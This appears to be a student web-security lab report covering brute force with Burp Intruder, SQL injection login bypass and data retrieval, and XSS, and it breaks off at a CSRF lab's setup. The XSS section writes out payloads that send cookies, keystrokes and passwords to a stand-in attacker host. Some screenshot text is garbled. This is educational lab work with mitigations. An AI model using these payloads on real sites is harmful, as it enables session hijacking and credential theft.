
Paste	gowthamreddy@gmail.com
Load ...	karthikeya9985@gmail.com
Remove	karthik#
Clear	karthik\$
Deduplicate	karthik@
Add	gowtham@
Enter a new item	
Add from list ... [Pro version only]	

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Event log (1) All issues Memory: 140.0MB

This includes again 2 payloads as same like Cluster bomb. Update both the payloads with the desired values and click on the Start attack to check the results.



The results for the Pitchfork attack are as follows.

The cluster bomb attack is already performed and the results are included above.

4. Observations:

Observation	Result/Outcome
Brute Force Attack	Successfully bypassed authentication and obtained access.
Intruder Attack Results	Identified valid credentials for further investigation.

Solution:

To mitigate or prevent brute force attacks on a login page, several solutions can be implemented:

1. Account Lockout Policy: Implement an account lockout policy that locks user accounts after a certain number of failed login attempts within a specific time period. This prevents attackers from repeatedly attempting to guess passwords for a given account. Additionally, provide mechanisms for unlocking locked accounts, such as through email verification or temporary lockout durations.

2. CAPTCHA or reCAPTCHA: Integrate CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart) or reCAPTCHA challenges into the login page. CAPTCHA challenges require users to prove they are human by solving puzzles or entering characters from distorted images, which helps prevent automated brute force attacks.

3. Strong Password Policies: Enforce strong password policies that require users to create complex passwords containing a combination of letters, numbers, and special characters. Additionally, encourage or enforce regular password updates to mitigate the risk of successful brute force attacks against weak or compromised passwords.

4. Rate Limiting: Implement rate limiting mechanisms to restrict the number of login attempts from a single IP address or user account within a specified timeframe. This helps prevent rapid and continuous login attempts during a brute force attack by delaying or blocking subsequent login requests after reaching a predefined threshold.

5. Multi-Factor Authentication (MFA): Implement multi-factor authentication (MFA) to add an extra layer of security beyond username and password authentication. MFA requires users to provide additional authentication factors, such as a one-time password (OTP) sent to their mobile device or generated by an authenticator application, after entering their username and password. This significantly reduces the success rate of brute force attacks, even if an attacker manages to obtain valid credentials.

By implementing these solutions, organizations can significantly reduce the risk of successful brute force attacks on their login pages and enhance the overall security of their web applications.

Lab – 03. SQL Injection

Experiment Objective:

The objective of this experiment is to demonstrate SQL injection vulnerabilities in web applications and understand their implications. By exploiting these vulnerabilities, we aim to bypass authentication mechanisms and retrieve hidden data, highlighting the importance of secure coding practices and effective security measures.

1. Introduction:

SQL injection is a common vulnerability in web applications that occurs when user input is incorrectly filtered for string literal escape characters. This vulnerability can allow attackers to execute malicious SQL queries, potentially compromising the integrity and confidentiality of the application's data. Understanding SQL injection vulnerabilities is crucial for developers and security professionals to prevent unauthorized access and data breaches.

2. Setup:

- **Hardware:** Standard computer system.
- **Software/Tools:**
 - Web browser.
 - Burp Suite (Community or Professional edition).
 - OWASP Mutillidae II or similar vulnerable web application.

3. Experiment Steps:

1. SQL Injection Vulnerability Allowing Retrieval of Hidden Data:

- Access the provided vulnerable web application.
- Use Burp Suite to intercept and modify the request that sets the product category filter.
- Modify the category parameter to exploit the vulnerability: ''+OR+1=1--'

The screenshot shows the auctionapp website at localhost:3000/lot. The page title is "Active Auctions". The main heading is "AUCTIONS" with the sub-instruction "Start Bidding Now!". A search bar contains the query "+OR+1=1-". Below it, there are filters for "Category" (set to "All"), "Price" (a range from 0 to 5000), and "Name" (two items listed: "iPhone" and "Small Handmade Brown").

Type the mentioned SQL Injection command on any search boxes in the websites. And click search, the http request will be tracked in the burp suite.

The screenshot shows the Burp Suite interface with the "HTTP history" tab selected. It displays a list of 38 requests. The 38th request, which is the target of the SQL injection, is highlighted. The "Selected text" in the Inspector panel shows the injected SQL code: "+OR+1=1-".

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
25	http://localhost:3000	POST	/signin		✓	400	534	JSON		
26	http://localhost:3000	POST	/signin		✓	400	534	JSON		
27	http://localhost:3000	POST	/signin		✓	200	762	JSON		
28	https://dribbble.com	GET	/assets/logo-small-2x-9fe74d2ad7b2...			404	770	HTML	png	404 Not Found
30	http://localhost:3000	GET	/products?keyword=&page=1&starti...		✓	304	440			
31	https://dribbble.com	GET	/assets/logo-small-2x-9fe74d2ad7b2...			404	768	HTML	png	404 Not Found
32	http://localhost:3000	GET	/products/bidstatus			200	3288	JSON		
35	https://dribbble.com	GET	/assets/logo-small-2x-9fe74d2ad7b2...			404	772	HTML	png	404 Not Found
36	http://localhost:3000	GET	/products?keyword=&page=1&starti...		✓	304	440			
37	https://dribbble.com	GET	/assets/logo-small-2x-9fe74d2ad7b2...			404	770	HTML	png	404 Not Found
38	http://localhost:3000	GET	/products?keyword=+OR+1=1-&pa...		✓	200	560	JSON		

The HTTP history is tracked in the burp suite within the GET method and the related HTTP request is shown below. further on right – clicking on the code → send to repeater to check the hidden product details

Burp Suite Community Edition v2023.12.1.5 - Temporary Project

Repeater

Target: https://0a6a00cd042dc1e280cf762d00c700b0.web-security-academy.net

Request

```

1 GET /filter?category='+OR+1=1-- HTTP/2
2 Host: 0a6a00cd042dc1e280cf762d00c700b0.web-security-academy.net
3 Cookie: session=eYrvL52170dPgNFRNMQY649emlTQ
4 Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="66"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/a
vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
ge;q=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a6a00cd042dc1e280cf762d00c700b0.web-security-academy
.net/
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
17 Priority: u=0, i
18
19

```

Pretty Raw Hex

Response

```

97    
98    $92.64
99    <a class="button" href="/product?productId=5">
100   View details
101  </a>
102  </div>
103  <div>
104   
105   Balance Beams
106  </h3>
107  
108  $46.94
109  <a class="button" href="/product?productId=6">
110   View details
111  </a>
112  </div>
113  <div>
114   
115   $31.36
116  <a class="button" href="/product?productId=7">

```

Pretty Raw Hex Render

Inspector

Selection 9 (0x9)

Selected text '+OR+1=1--

Decoded from: URL encoding

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 1

Request headers 19

Response headers 3

11,541 bytes | 1,204 millis


Event log (2) All issues

Memory: 223.6MB

- Submit the request and observe the response containing unreleased products.

2. Lab 2: SQL Injection Vulnerability Allowing Login Bypass:

- Access the vulnerable login page of the provided web application.
- Intercept the login request using Burp Suite.
- Modify the username parameter to exploit the vulnerability: **'administrator'--'**
- Forward the modified request and observe successful login as the administrator user.



Type the mentioned “administrator’--” in the username field of the desired website & check whether the login is permitted with admin access or not.

S Burp Project Intruder Repeater View Help Burp Suite Community Edition v2023.12.1.5 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Intercept HTTP history WebSockets history Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
1	http://locainost:3000	GET	/signin			200	2100	HTML		React App
2	http://localhost:3000	GET	/static/js/bundle.js			200	13385777	script	js	
3	http://localhost:3000	GET	/about			404	509	HTML		Error
4	http://localhost:3000	GET	/ws			101	129			
5	http://localhost:3000	GET	/static/media/register.50826cf012be4...			304	272			svg
7	http://localhost:3000	GET	/static/media/login.e2b7e40908f31f...			304	272			svg
8	http://localhost:3000	GET	/static/media/logo.1a7b8f57bb19c06...			304	272			svg
11	http://localhost:3000	GET	/manifest.json			304	335	script	json	
13	http://localhost:3000	GET	/logo192.png			200	2100	HTML	png	React App
15	http://localhost:3000	POST	/signin		✓	404	511	HTML		Error
16	http://localhost:3000	GET	/products?keyword=&page=1&starti...		✓	404	512	HTML		Error

Request

Pretty Raw Hex

```
11 Date: Sun, 25 Feb 2024 16:28:11 GMT
12 Connection: close
13 Content-Type: application/x-www-form-urlencoded
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: http://localhost:3000/signin
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: en-US;q=0.9,en;q=0.8
19 Connection: close
20 Content-Type: application/x-www-form-urlencoded
21 Sec-Fetch-Mode: cors
22 Sec-Fetch-Dest: empty
23 Sec-Fetch-Site: same-origin
24 Sec-Fetch-User: ?1
25 X-Requested-With: XMLHttpRequest
26 X-Forwarded-For: 127.0.0.1
27 X-Forwarded-Port: 3000
28 X-Forwarded-Proto: http
29 X-Real-IP: 127.0.0.1
30 X-Session-ID: 1234567890
31 X-User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36
32 X-User-Name: administrator'--'
```

Response

Pretty Raw Hex Render

```
11 Date: Sun, 25 Feb 2024 16:28:11 GMT
12 Connection: close
13 Content-Type: application/x-www-form-urlencoded
14 <!DOCTYPE html>
15 <html lang="en">
16   <head>
17     <meta charset="utf-8">
18     <title>
19       Error
20     </title>
21   </head>
22 <body>
```

Inspector

Request attributes 2 ✓

Request headers 16 ✓

Response headers 11 ✓

Notes

Event log All issues Memory: 156.3MB

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'Target' field is set to 'http://localhost:3000'. Under 'Payload positions', two fields are selected: 'email' and 'password'. The 'Attack type' is set to 'Sniper'. In the payload editor, several lines of SQL code are visible, including `SELECT * FROM products WHERE email = '' OR '' = ''` and `SELECT * FROM users WHERE email = '' OR '' = ''`. The 'Start attack' button is visible at the top right.

The login is successfully bypassed upon using the SQL Injection

If the login is permitted then we can say that the website is SQL injection vulnerable website and check to fix the SQL vulnerabilities within the website.

4. Observations:

Observation	Result/Outcome
SQL Injection Attack on Product Category Filter	Retrieved unreleased products
SQL Injection Attack on Login Page	Successfully bypassed authentication as administrator

Solution:

To mitigate or prevent SQL injection attacks in web applications, several solutions can be implemented:

1. Use Parameterized Queries (Prepared Statements): Instead of concatenating user input directly into SQL queries, use parameterized queries or prepared statements provided by the programming language's database access

layer. Parameterized queries separate SQL logic from user input, making it impossible for attackers to inject SQL code.

2. Input Validation and Sanitization: Implement strict input validation and sanitization techniques to ensure that user-supplied data conforms to expected formats and does not contain any malicious SQL code. This includes validating input data types, length, and format, as well as using whitelisting approaches to only accept known safe characters.

3. Least Privilege Principle: Limit the privileges of database accounts and application users to the minimum required for their tasks. Avoid granting excessive permissions, such as administrative or system-level privileges, to database accounts accessed by web applications. This reduces the potential impact of successful SQL injection attacks.

4. Database Firewall or WAF (Web Application Firewall): Implement a database firewall or a WAF that is capable of detecting and blocking SQL injection attacks in real-time. These security solutions can inspect incoming SQL queries for malicious patterns and prevent them from reaching the database server.

5. Regular Security Testing and Code Review: Conduct regular security testing, including vulnerability assessments and penetration testing, to identify and address SQL injection vulnerabilities in web applications. Additionally, perform thorough code reviews to ensure that developers follow secure coding practices and do not introduce SQL injection vulnerabilities unintentionally.

6. Database Security Hardening: Apply security best practices to the database server, such as keeping the database software and patches up to date, disabling unnecessary database features and services, and implementing strong authentication mechanisms for database access.

By implementing these solutions and following secure coding practices, organizations can significantly reduce the risk of SQL injection attacks and

protect the confidentiality, integrity, and availability of their web applications and databases.

Lab – 04. Cross-Site Scripting (XSS)

Experiment Objective:

The objective of this experiment is to understand and demonstrate Cross-Site Scripting (XSS) attacks. XSS attacks involve injecting malicious scripts into web pages viewed by other users. This experiment aims to explore different types of XSS attacks and their potential impact on web applications.

1. Introduction:

Cross-Site Scripting (XSS) is a common web application vulnerability that allows attackers to inject malicious scripts into web pages viewed by other users. These scripts can steal sensitive information, hijack user sessions, deface websites, and perform various other malicious activities. Understanding XSS vulnerabilities is crucial for web developers and security professionals to prevent such attacks and protect user data.

2. Setup:

- **Hardware:** Personal computer or laptop.
- **Software/Tools:** Web browser, text editor, Burp Suite (optional for intercepting HTTP requests).
- **Environment:** A vulnerable web application or testing environment for XSS attacks.

3. Experiment Steps:

Reflected XSS

Reflected XSS occurs when an attacker injects malicious code into a web application, and the application reflects that code back to the user's browser as part of the response from the server. The injected code is not stored on the server but rather included in the response dynamically. This type of XSS typically


requires some form of user interaction to trigger the execution of the malicious payload.

1. Basic Alert Box XSS Attack:

- Access the vulnerable web application's input field (e.g., search box).
- Inject the basic XSS payload `<script>alert('XSS')</script>` into the input field and submit the form.
- Observe the alert box displaying the message "XSS," indicating a successful XSS attack.

2. Image Source (onerror) XSS Attack:

- Repeat the above steps but use the XSS payload `` in the input field.
- Submit the form and observe the alert box displaying the message "XSS" when the image fails to load.



On typing the mentioned command on the search box, the XSS command is successfully executed.

3. HTML Injection XSS Attack:

- Access a vulnerable web page with the XSS payload `Click Here`.
- Inject the payload into an input field or URL parameter and visit the page.
- Click on the injected link and observe the alert box displaying the message "XSS."

The screenshot shows a web browser window with the address bar set to `localhost:3000/lot`. The main content area is titled "AUCTIONS" with a sub-section "Start Bidding Now!". On the left, there are "Filters" for Category (set to All), Price (a slider from 0 to 50000), and Name (From A to Z). The search bar at the top contains the XSS payload: `Click Here`. Below the search bar is a blue "Search" button. The results section shows three auction items:

- iPhone**: ₹100000, Ends In:624:0:27:10
- ROLEX PHILOSOPHY**: ₹10000, Ends In:1:0:0:10
- Small Handmade Brown Antique Telephone**: ₹999999, Ends In:260:0:2:10

Upon clicking upon click here, the redirected message showing XSS will appear!

The screenshot shows the same auction website as above, but now an alert dialog box has appeared over the page. The dialog box has a dark background and contains the text "localhost:3000 says" followed by "XSS". At the bottom right of the dialog is a blue "OK" button. The rest of the page, including the filters, auction items, and search bar, remains visible.

Stored XSS

Stored XSS, also known as persistent XSS, occurs when the attacker injects malicious code into a web application, and this code is stored permanently on the server. Whenever a user requests the affected content, the server includes the injected malicious script in the response, executing it in the user's browser. This type of XSS can be particularly dangerous as it can affect multiple users and persist over time.

1. Stealing Cookies XSS Attack:


- Access a vulnerable web page with the XSS payload `<script>document.location='http://malicious-site.com/steal.php?c='+document.cookie;</script>`.
- Inject the payload into an input field or URL parameter and visit the page.
- Check the attacker's server logs to see if the victim's cookies were successfully stolen.

2. Keylogger XSS Attack:

- Access a vulnerable web page with the XSS payload `<script>document.onkeypress=function(e){fetch('http://malicious-site.com/log.php?k='+e.key);}</script>`.
- Inject the payload into an input field or URL parameter and visit the page.
- Observe if the attacker's server receives the keystrokes typed by the victim.

3. Form Password Stealer XSS Attack:

- Access a vulnerable web page with the XSS payload `<form action="http://malicious-site.com/log.php" method="post"><input type="password" name="password"><input type="submit" value="Submit"></form>`.
- Inject the payload into an input field or URL parameter and visit the page.
- Check if the attacker's server receives any passwords submitted through the form.



The vulnerable form to type password is displayed on the webpage on typing the mentioned command. Further the html code can be manipulated to make it look more genuine.

4. Observations:

Observation	Result/Outcome
Basic Alert Box XSS Attack	Alert box displays "XSS" message.
Image Source (onerror) XSS Attack	Alert box displays "XSS" message due to image load failure
Stealing Cookies XSS Attack	Attacker's server logs show stolen cookies.
Keylogger XSS Attack	Attacker's server receives victim's keystrokes.
Form Password Stealer XSS Attack	Attacker's server receives submitted passwords
HTML Injection XSS Attack	Clicking on the injected link triggers an alert box with "XSS" message.

Solution:

To mitigate or prevent Cross-Site Scripting (XSS) attacks in web applications, several solutions can be implemented:

1. Input Validation and Output Encoding: Perform strict input validation on user-supplied data to ensure that it adheres to expected formats and does not contain any malicious code. Additionally, encode output data properly before rendering it in web pages to prevent browsers from interpreting it as executable code. Utilize functions like `htmlspecialchars()` or libraries/frameworks that automatically handle output encoding.

2. Content Security Policy (CSP): Implement Content Security Policy (CSP) headers in web applications to define and enforce a set of content security rules. CSP allows developers to specify trusted sources for content, such as scripts, stylesheets, and images, thereby preventing the execution of unauthorized scripts injected via XSS attacks. Configure CSP directives to restrict the use of inline scripts, eval functions, and unsafe dynamic code execution.

3. Sanitization Libraries and Frameworks: Utilize specialized sanitization libraries and frameworks designed to detect and neutralize XSS payloads in user input. These libraries often provide comprehensive protection by automatically filtering and escaping potentially dangerous characters and constructs, reducing the risk of XSS vulnerabilities.

4. HTTPOnly and Secure Flags for Cookies: Set the HTTPOnly and Secure flags for cookies to enhance their security. The HTTPOnly flag prevents client-side scripts from accessing cookies, thereby mitigating cookie theft via XSS attacks. The Secure flag ensures that cookies are only transmitted over secure HTTPS connections, reducing the risk of interception by unauthorized parties.

5. Regular Security Testing and Code Review: Conduct regular security testing, including vulnerability assessments and penetration testing, to identify and address XSS vulnerabilities in web applications. Additionally, perform thorough code reviews to ensure that developers follow secure coding practices, such as input validation, output encoding, and proper handling of user-generated content.

By implementing these solutions and following secure coding practices, organizations can significantly reduce the risk of XSS attacks and protect the confidentiality, integrity, and availability of their web applications and user data.

Lab – 05. Cross-Site Request Forgery (CSRF)

Experiment Objective:

The objective of this experiment is to demonstrate and analyse a Cross-Site Request Forgery (CSRF) attack on a specified website. By exploiting CSRF vulnerabilities, the attacker aims to perform unauthorized actions on behalf of an authenticated user, such as changing their profile details or updating their password.

1. Introduction:

CSRF is a type of web security vulnerability that allows an attacker to trick users into performing unintended actions on a web application in which they are authenticated. This experiment aims to simulate a CSRF attack scenario and analyse its impact on the target website's security.

2. Setup:


- **Hardware:** Standard computer hardware.
- **Software:** Web browser (e.g., Chrome, Firefox), text editor.
- **Tools:** Burp Suite or similar intercepting proxy tool, exploit server (can be set up locally or using a cloud-based service).

Lab Environment Setup:

1. Set up a local development environment for the target website (e.g., using Node.js and Express.js).
2. Configure routes and endpoints for user profile management, such as updating profile details and changing passwords.
3. Implement basic authentication mechanisms (e.g., session cookies) to secure the website.

